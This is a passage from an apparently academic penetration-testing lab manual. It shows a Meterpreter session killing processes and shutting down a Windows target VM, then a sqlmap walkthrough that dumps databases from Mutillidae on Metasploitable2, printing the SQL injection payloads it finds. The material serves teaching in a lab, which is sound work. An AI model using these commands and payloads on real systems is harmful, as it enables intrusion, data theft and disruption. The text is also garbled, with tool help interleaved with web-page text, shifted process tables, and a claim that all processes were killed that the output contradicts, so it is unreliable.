848	668	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
932	668	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1016	848	wmiprvse.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\wbem\wmiprvse.exe
1028	668	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1060	1028	wscntfy.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\WINDOWS\system32\wscntfy.exe
1072	668	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1104	668	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1216	668	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
1372	1440	rundll32.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\WINDOWS\system32\rundll32.exe
1396	1440	vmtoolsd.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1440	1424	explorer.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\WINDOWS\Explorer.EXE
1532	668	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1984	668	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
2024	1440	cmd.exe	x86	0	RUDRA-6A76A66AA\Administrator	C:\WINDOWS\system32\cmd.exe

```
meterpreter > 
```

We can also use the “ps” command on the target machine shell to see all the active processes on the target machine.

We can also use the “?” command on the Meterpreter CLI to see all the available commands that we can execute.

```


meterpreter > ?

Core Commands
=====

Command      Description
-----      -----
?           Help menu
background   Backgrounds the current session
bg           Alias for background
bgkill       Kills a background meterpreter script
bglist      Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel     Displays information or control active channels
close       Closes a channel
detach      Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit        Terminate the meterpreter session
get_timeouts Get the current session timeout values
guid        Get the session GUID
help        Help menu
info         Displays information about a Post module
irb          Open an interactive Ruby shell on the current session
load         Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate     Migrate the server to another process
pivot       Manage pivot listeners
pry          Open the Pry debugger on the current session
quit        Terminate the meterpreter session
read         Reads data from a channel
resource    Run the commands stored in a file
run          Executes a meterpreter script or Post module
secure      (Re)Negotiate TLV packet encryption on the session
sessions    Quickly switch to another session
set_timeouts Set the current session timeout values
sleep       Force Meterpreter to go quiet, then re-establish session
ssl_verify   Modify the SSL certificate verification setting
transport   Manage the transport mechanisms

```

We can also take a screenshot of the target screen using the “screenshot” command on the Meterpreter CLI.



With the help of the “ps” command, we can use the commands like “suspend” and “kill” to remotely suspend and kill processes on the target machine. To perform the operation, we just need to use the command followed by the process id (pid).

```

meterpreter > ps
Process List

PID  PPID  Name          Arch Session User          Path
---  ---  -----
0    0     [System Process]      x86   0   NT AUTHORITY\SYSTEM
4    0     System          x86   0   RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\cmd.exe
220  1556  cmd.exe        x86   0   NT AUTHORITY\SYSTEM
244  672   VAuthService.exe x86   0   NT AUTHORITY\SYSTEM
296  672   vmtoolsd.exe   x86   0   NT AUTHORITY\SYSTEM
372  4     smss.exe       x86   0   NT AUTHORITY\SYSTEM
500  1556  IEXPLORE.EXE  x86   0   RUDRA-6A76A66AA\Administrator C:\Program Files\VMware\VMware Tools\VMware VGAuth\V
GAuthService.exe
528  372   csrss.exe      x86   0   NT AUTHORITY\SYSTEM
628  372   winlogon.exe   x86   0   NT AUTHORITY\SYSTEM
672  628   services.exe   x86   0   NT AUTHORITY\SYSTEM
684  628   lsass.exe      x86   0   NT AUTHORITY\SYSTEM
812  912   wmprvse.exe   x86   0   NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\wbem\wmprvse.exe
896  672   vmacthlp.exe  x86   0   NT AUTHORITY\SYSTEM
912  672   svchost.exe   x86   0   NT AUTHORITY\SYSTEM
964  1120  wuauctl.exe   x86   0   RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\wuauctl.exe
980  672   svchost.exe   x86   0   NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
1120 672   svchost.exe   x86   0   NT AUTHORITY\SYSTEM
1164 672   svchost.exe   x86   0   NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\svchost.exe
1204 672   svchost.exe   x86   0   NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32\svchost.exe
1216 1120  wscntfy.exe  x86   0   RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\wscntfy.exe
1364 672   alg.exe       x86   0   NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\System32\alg.exe
1512 1556  rundll32.exe  x86   0   RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\rundll32.exe
1532 1556  vmtoolsd.exe x86   0   RUDRA-6A76A66AA\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1556 1524  explorer.exe  x86   0   RUDRA-6A76A66AA\Administrator C:\WINDOWS\Explorer.EXE
1648 672   spoolsv.exe   x86   0   NT AUTHORITY\SYSTEM
2020 672   svchost.exe   x86   0   NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32\svchost.exe

```

meterpreter > █

```

meterpreter > suspend IEXPLORE.EXE
[-] The following pids are not valid: IEXPLORE.EXE.
[-] Quitting. Use -c to continue using only the valid pids.
meterpreter > suspend cmd.exe
[-] The following pids are not valid: cmd.exe.
[-] Quitting. Use -c to continue using only the valid pids.
meterpreter > kill IEXPLORE.EXE
[-] The following pids are not valid: IEXPLORE.EXE. Quitting
meterpreter > kill cmd.exe
[-] The following pids are not valid: cmd.exe. Quitting
meterpreter > kill 1556
Killing: 1556

```

Here you can see all the processes on the target machine have been killed (i.e, terminated).

```

meterpreter > ps
Process List


PID  PPID  Name          Arch Session User          Path
---  ---  -----
0    0     [System Process]      x86   0   NT AUTHORITY\SYSTEM
4    0     System          x86   0   RUDRA-6A76A66AA\Administrator C:\WINDOWS\system32\cmd.exe
220  1556  cmd.exe        x86   0   NT AUTHORITY\SYSTEM
244  672   VAuthService.exe x86   0   NT AUTHORITY\SYSTEM
280  628   explorer.exe   x86   0
296  672   vmtoolsd.exe   x86   0
372  4     smss.exe       x86   0
500  1556  IEXPLORE.EXE  x86   0
528  372   csrss.exe      x86   0
628  372   winlogon.exe   x86   0
672  628   services.exe   x86   0
684  628   lsass.exe      x86   0
812  912   wmprvse.exe   x86   0
896  672   vmacthlp.exe  x86   0
912  672   svchost.exe   x86   0
964  1120  wuauctl.exe   x86   0
980  672   svchost.exe   x86   0
1120 672   svchost.exe   x86   0
1164 672   svchost.exe   x86   0
1204 672   svchost.exe   x86   0
1216 1120  wscntfy.exe  x86   0
1364 672   alg.exe       x86   0
1512 1556  rundll32.exe  x86   0
1532 1556  vmtoolsd.exe x86   0
1648 672   spoolsv.exe   x86   0
2020 672   svchost.exe   x86   0   NT AUTHORITY\LOCAL SERVICE   C:\WINDOWS\system32\svch

meterpreter > kill 220
Killing: 220
meterpreter > kill 500
Killing: 500
meterpreter > █

```



Finally, we can use the command “shutdown /s” on the target machines shell to remotely shutdown the target machine.



PRACTICAL NO : 8

Aim: Practical on Injecting Code in Data Driven Applications: SQL Injection

A. Using SQLMap:


1. Run metasploitable2 and Kali Linux and check the Ip address of metasploitable2.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130 Bcast:192.168.37.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB) TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB) TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$
```

2. Type the metasploitable2 ip address (i.e., 192.168.37.130) on the browser to display all the vulnerable web applications that are available. Make sure your metasploitable2 network is bridged and matches the subnet of kali linux (Note, this is also possible on a NAT connection).



3. Select the Mutillidae option. On the Mutillidae page, click on the Login /Register Page.

Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Core Controls

- OWASP Top 10
 - A1 - Injection
 - SQLI - Extract Data
 - SQLI - Bypass Authentication
 - User Info
 - A2 - Cross Site Scripting (XSS)
 - A3 - Broken Authentication and Session Management
 - A4 - Insecure Direct Object References
 - A5 - Cross Site Request Forgery (CSRF)
 - A6 - Security Misconfiguration
 - A7 - Insecure Cryptographic Storage
 - A8 - Failure to Restrict URL Access
 - A9 - Insufficient Transport Layer Protection
 - A10 - Unvalidated Redirects and Forwards
- Others
- Documentation
- Resources

Vulnerable PHP Scripts Of OWASP Top 10

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection

backtrack

BUILT ON MySQL Toad SAMURAI HACKERS FOR CHARITY

View your details

Please enter username and password to view account details

Name

Password

View Account Details


Dont have an account? [Please register here](#)

Error: Failure is always an option and this situation proves it

Line	126
Code	0
File	/var/www/mutillidae/user-info.php
Message	Error executing query: Table 'metasploit.accounts' doesn't exist
Trace	#0 /var/www/mutillidae/index.php(469): include() #1 {main}
Diagnostic Information: SELECT * FROM accounts WHERE username='admin' AND password='password'	

Did you [setup/reset the DB?](#)

4. First we will run the command “sqlmap -h” to see all the available commands for sqlmap.



(kali㉿kali)-[~]\$ sqlmap -h

Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Logout Toggle Linux Toggle Security Reset DB View Log View Captured Data

{1.6.11#stable}

[View your details](https://sqlmap.org)

Usage: python3 sqlmap [options]

Options:

- h, --help Show basic help message and exit
- hh Show advanced help message and exit
- version Show program's version number and exit
- v VERBOSE Verbosity level: 0-6 (default 1)

Target:

At least one of these options has to be provided to define the target(s)

- u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
- g GOOGLEDORK Process Google dork results as target URLs

Request:

Dont have an account? Please register here

These options can be used to specify how to connect to the target URL

- data=DATA Data string to be sent through POST (e.g. "id=1")
- cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
- random-agent Use randomly selected HTTP User-Agent header value
- proxy=PROXY Use a proxy to connect to the target URL
- tor Use Tor anonymity network
- check-tor Check to see if Tor is used properly

File: /var/www/mutillidae/userinfo.php

Injection:

These options can be used to specify which parameters to test for, 'accounts' doesn't exist


provide custom injection payloads and optional tampering scripts

- p TESTPARAMETER Testable parameter(s)
- dbms=DBMS Force back-end DBMS to provided value

Detection:

Did you setup/reset the DB?

- Now we will copy the link of the login page and run sqlmap in kali. We will use the command “sqlmap -u ‘the link of the login page’ –dbs –dump --batch”.



(kali㉿kali)-[~]\$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs --dump --batch

{1.6.11#stable}

https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:20:51 /2022-11-19/

[00:20:51] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ff6d71dea7d...1551477db8'). Do you want to use those [Y/n] Y

[00:20:52] [INFO] checking if the target is protected by some kind of WAF/IPS

[00:20:52] [INFO] testing if the target URL content is stable

[00:20:52] [INFO] target URL content is stable

[00:20:53] [INFO] testing if GET parameter 'page' is dynamic

[00:20:53] [INFO] GET parameter 'page' appears to be dynamic

[00:20:53] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable

[00:20:53] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting (XSS) attacks

[00:20:53] [INFO] heuristic (FI) test shows that GET parameter 'page' might be vulnerable to file inclusion (FI) attacks

[00:20:53] [INFO] testing for SQL injection on GET parameter 'page'

[00:20:53] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[00:20:53] [WARNING] reflective value(s) found and filtering out

[00:20:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'

[00:20:54] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[00:20:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

[00:20:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'

- Type Y for all the Questions.

```
[07:51:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=a34a25d17ae ... d114240981'). Do you want to use those
[Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: password (GET)           [Please enter username and password
                                         to view account details]
Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: page=user-info.php&username=admin&password=password' ||(SELECT 0x784b6b4f FROM DUAL WHERE 7580=7580 AND ROW(8834,1923)>(SELECT COUNT(*),CONCAT(0x71767a6a71,(SELECT (ELT(8834=8834,1))),0x71786b6b71,FLOOR(RAND(0)*2))x FROM (SELECT 5372 UNION SELECT 8757 UNION SELECT 2433 UNION SELECT 9801)a GROUP BY x))||'&user-info-php-submit-button=View Account Details

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=admin&password=password' ||(SELECT 0x75734f75 FROM DUAL WHERE 6476=6476 AND (SELECT 5472 FROM (SELECT(SLEEP(5)))ranY))||'&user-info-php-submit-button=View Account Details

Parameter: username (GET)
```

- It will take quite a while for the process to complete as it is checking the vulnerabilities

- You will get the following error

- To solve the error below modify the config file of metasploitable2. First we will run the command “sudo nano /var/www/Mutillidae/config.inc” to open the config file

```
[15:30:00] [INFO] testing 'MySQL < 5.0.12 time-based blind - heavy query - comment' - PROCEDURE ANY
LYSE (EXTRACTVALUE)'
[15:30:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace'
[15:30:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (subtraction)'
[15:30:01] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[15:30:01] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (bool)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[15:30:04] [INFO] testing 'MySQL time-based blind - Parameter replace (MAX_SET)'
[15:30:04] [INFO] testing 'PostgreSQL > 8.1 time-based blind - Parameter replace'
[15:30:04] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
```

```

rtt min/avg/max/mdev = 0.251/0.309/0.393/0.060 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:83:56:a6
          inet addr:192.168.37.130 Bcast:192.168.37.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe83:56a6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:261 errors:0 dropped:0 overruns:0 frame:0
          TX packets:137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21965 (21.4 KB) TX bytes:17634 (17.2 KB)
          Interrupt:17 Base address:0x2000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:155 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:50329 (49.1 KB) TX bytes:50329 (49.1 KB)

msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ 
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
[sudo] password for msfadmin:

```

```
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
```

10. Here we will change the “dbname” to owasp10. Followed by pressing Ctrl+O to save the file and Ctrl+X to exit the nano editor.

```

GNU nano 2.0.7           File: /var/www/mutillidae/config.inc           Modified

<?php
    /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blank */
    $dbhost = 'localhost';
    $dbuser = 'root';
    $dbpass = '';
    $dbname = 'owasp10';
?>

```

11. After making changes in metasploitable2 you should be able to fix the login page on the website, which will show you the proper error message as it is shown below.

The screenshot shows a web page titled "View your details". At the top left is a blue double-headed arrow icon labeled "Back". Below the title bar, there is a red rectangular box containing the text "Authentication Error: Bad user name or password". Underneath this, a green rectangular box contains the instruction "Please enter username and password to view account details". Below these boxes are two input fields: "Name" and "Password", each with a corresponding text input box. To the right of the "Name" field is a "View Account Details" button. At the bottom of the page, there is a link "Dont have an account? Please register here".

12. Now retry the command and test. The issue should be resolved.

"sqlmap -u
'http://192.168.37.130/mutillidae/index.php?page=userinfo.php&username=admin&p
assword=password&user-info-php-submit-button=View+Account+Details' --dbs"

```

└──(kali㉿kali)-[~]
$ sqlmap -u 'http://192.168.37.130/mutillidae/index.php?page=user-info.php&username=admin&password=password&user-info-php-submit-button=View+Account+Details' --dbs
Dont have an account? Please register here
{1.6.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:34:25 /2022-11-19/

[00:34:25] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=38b5b656ed4 ... 95f355ecfb'). Do you want to use those [Y/n] Y

[00:34:50] [INFO] testing for SQL injection on GET parameter 'page'
[00:34:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:34:50] [WARNING] reflective value(s) found and filtering out ...
[00:34:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:34:52] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:34:52] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[00:34:52] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[00:34:52] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[00:34:53] [INFO] testing 'Generic inline queries'
[00:34:53] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[00:34:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[00:34:53] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[00:34:53] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[00:34:54] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[00:34:54] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[00:34:54] [INFO] testing 'Oracle AND time-based blind'

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y

[00:35:25] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[00:35:25] [WARNING] GET parameter 'page' does not seem to be injectable
[00:35:25] [INFO] testing if GET parameter 'username' is dynamic
[00:35:25] [WARNING] GET parameter 'username' does not appear to be dynamic
[00:35:25] [INFO] heuristic (basic) test shows that GET parameter 'username' might be injectable (possible DBMS: 'PostgreSQL or MySQL')
[00:35:25] [INFO] heuristic (XSS) test shows that GET parameter 'username' might be vulnerable to cross-site scripting (XSS) attacks
[00:35:25] [INFO] testing for SQL injection on GET parameter 'username'
it looks like the back-end DBMS is 'PostgreSQL or MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y

